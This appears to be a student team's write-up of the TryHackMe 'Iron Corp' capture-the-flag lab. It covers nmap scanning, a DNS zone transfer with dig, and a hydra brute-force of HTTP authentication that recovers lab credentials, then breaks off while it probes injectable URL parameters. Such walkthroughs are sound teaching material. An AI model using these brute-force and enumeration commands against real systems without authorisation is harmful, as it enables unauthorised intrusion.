

# PenTest 2

## ROOM A

### AMWAY

#### Members

ID	Name	Role
1211100903	TAN XIN YI	LEADER
1211101998	WESLEY WONG MIN GUAN	MEMBER
1211101843	YAP HAN WAI	MEMBER
1211101186	TAM LI XUAN	MEMBER

## Question

**Task 1** Iron Corp

Iron Corp suffered a security breach not long time ago.

You have been chosen by Iron Corp to conduct a penetration test of their asset.  
They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: **ironcorp.me**

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

**Answer the questions below**

user.txt

Answer Format: \*\*\*{\*\*\*\*\*}

Submit

root.txt

Answer Format: \*\*\*{\*\*\*\*\*}

Submit

### Step 1: Reconnaissance

**Members Involved:** Tam Li Xuan

**Tools used:** Terminal, Firefox

### Thought Process and Methodology and Attempts:

After starting the TryHackMe machine, Li Xuan used the command `sudo su` to gain root access to edit the config file.

```
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
└─(root@kali)-[/home/kali]
└─# nano /etc/hosts
```

After gaining the root access, Li Xuan opened the `/etc/hosts` file using the nano editor command and added the MachineIP given by TryHackMe (10.10.143.69 ironcorp.me).

```
root@kali: /home/kali
File Actions Edit View Help
GNU nano 5.9 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
10.10.143.69 ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

Save modified buffer?
Y Yes
N No ^C Cancel
```

After adding ironcorp.me into hosts, he did the nmap port scanning using the command (`nmap -Pn -sV -O -T5 -p1-65000 ironcorp.me`).

```
root@kali: /home/kali
File Actions Edit View Help


(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(kali@kali)-[/home/kali]
└─$ nano /etc/hosts

(kali@kali)-[/home/kali]
└─$ nmap -Pn -sV -O -T5 -p1-65000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 16:37 EDT
└─
```


After typing the command, Li Xuan used a different command for this stage, but the same outcome will be obtained as the last command, which took a long time to load.

```
kali@kali: ~  
File Actions Edit View Help  
  
Service detection performed. Please report any incorrect results at https://nmap.org  
it/ .  
Nmap done: 1 IP address (1 host up) scanned in 71.89 seconds  
  
(kali@kali)-[~]  
$ nmap -Pn -sV -p53,135,3389,8080,11025,49667,49670 -o scan_allports_big ironcorp.  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 17:07 EDT  
Nmap scan report for ironcorp.me (10.10.97.3)  
Host is up (0.26s latency).  
  
PORT      STATE      SERVICE      VERSION  
53/tcp    open      domain       Simple DNS Plus  
135/tcp   open      msrpc        Microsoft Windows RPC  
3389/tcp  open      ms-wbt-server Microsoft Terminal Services  
8080/tcp  open      http         Microsoft IIS httpd 10.0  
11025/tcp open      http         Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4  
49667/tcp open      msrpc        Microsoft Windows RPC  
49670/tcp filtered  unknown  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org  
it/ .  
Nmap done: 1 IP address (1 host up) scanned in 64.08 seconds
```

After the nmap scan, Li Xuan proceeded to ironcorp.me:8080, but nothing was useful there.



He also went to ironcorp.me:11025 and the same thing happened there.



#### Final Result:

After waiting for nmap ports scanning to complete, all the group members are now found the ports 8080 and 11025 so that they are able to continue to the next step which is enumeration.

## Step 2: Enumeration

**Members Involved:** Yap Han Wai

**Tools used:** Terminal, Firefox

### Thought Process and Methodology and Attempts:

After checking on the website, Han Wai used the dig command (dig ironcorp @MachineIP axfr) to find any subdomains that are related to ironcorp.me.

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# dig ironcorp.me @10.10.97.3 axfr

; <<>> DiG 9.17.19-3-Debian <<>> ironcorp.me @10.10.97.3 axfr
;; global options: +cmd
ironcorp.me.      3600    IN      SOA      win-8vmbkf3g815. hostmaster. 3 90
400 3600
ironcorp.me.      3600    IN      NS       win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A        127.0.0.1
internal.ironcorp.me. 3600    IN      A        127.0.0.1
ironcorp.me.      3600    IN      SOA      win-8vmbkf3g815. hostmaster. 3 90
400 3600
;; Query time: 271 msec
;; SERVER: 10.10.97.3#53(10.10.97.3) (TCP)
;; WHEN: Tue Aug 02 17:10:29 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)

(root@kali)-[/home/kali]
#
```


After digging the ironcorp.me, he went back to edit the /etc/hosts file and added two more subdomains into it.

```
root@kali: /home/kali
File Actions Edit View Help


GNU nano 5.9 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.10.97.3  ironcorp.me
10.10.97.3  internal.ironcorp.me
10.10.97.3  admin.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

[ Read 9 lines ]
```


After editing the hosts file, he went to check the internal.ironcorp.me:8080 and found nothing special there.




Han Wai also checked internal.ironcorp.me:11025 but he did not have the permission to access it.



Then, Han Wai continued to check admin.ironcorp.me:8080 and nothing changed too.



After checking three ip addresses, Han Wai found an ip address with authentication required which means this is the way to enter the system directory.





After finding the authentication required ip address, he changed the file location to /usr/share/wordlists and used the hydra command (hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -l) to gain the username and password for the authentication.

```
root@kali: /usr/share/wordlists
File Actions Edit View Help

(root@kali)~[/home/kali]
# cd /usr/share/wordlists


(root@kali)~[/usr/share/wordlists]
# ls
amass  dirbuster  fern-wifi  legion  nmap.lst  sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz

(root@kali)~[/usr/share/wordlists]
# hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -l
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milita
secret service organizations, or for illegal purposes (this is non-binding, these
more laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 17:12:18
[WARNING] You must supply the web page as an additional option or via -m, default pa
t to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tri
r task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 17:12:24

(root@kali)~[/usr/share/wordlists]
#
```

After entering the username and password, Han Wai successfully logged into the admin.ironcorp.me:11025.



### Final Result:

After waiting for hydra to complete the attacking process, all the group members get the username and password so that they are able to log in and move on to the next step which is exploiting.


### Step 3: Exploiting

**Members Involved:** Wesley Wong Min Guan


**Tools used:** Terminal, BurpSuite, Firefox

#### Thought Process and Methodology and Attempts:


After trying to search for anything, Wesley did not find anything useful but he remembered the access forbidden page which is <http://internal.ironcorp.me:11025> and he searched it.




After searching the access forbidden link address, he viewed the page source and found out the red button is linked to another link address.



After copying the red button link, Wesley pasted it after the 'r' parameter and found somebody's name is Equinox.




After knowing the Equinox, he added anything after the 'name' parameter and found that anything that he added will be pasted after Equinox.






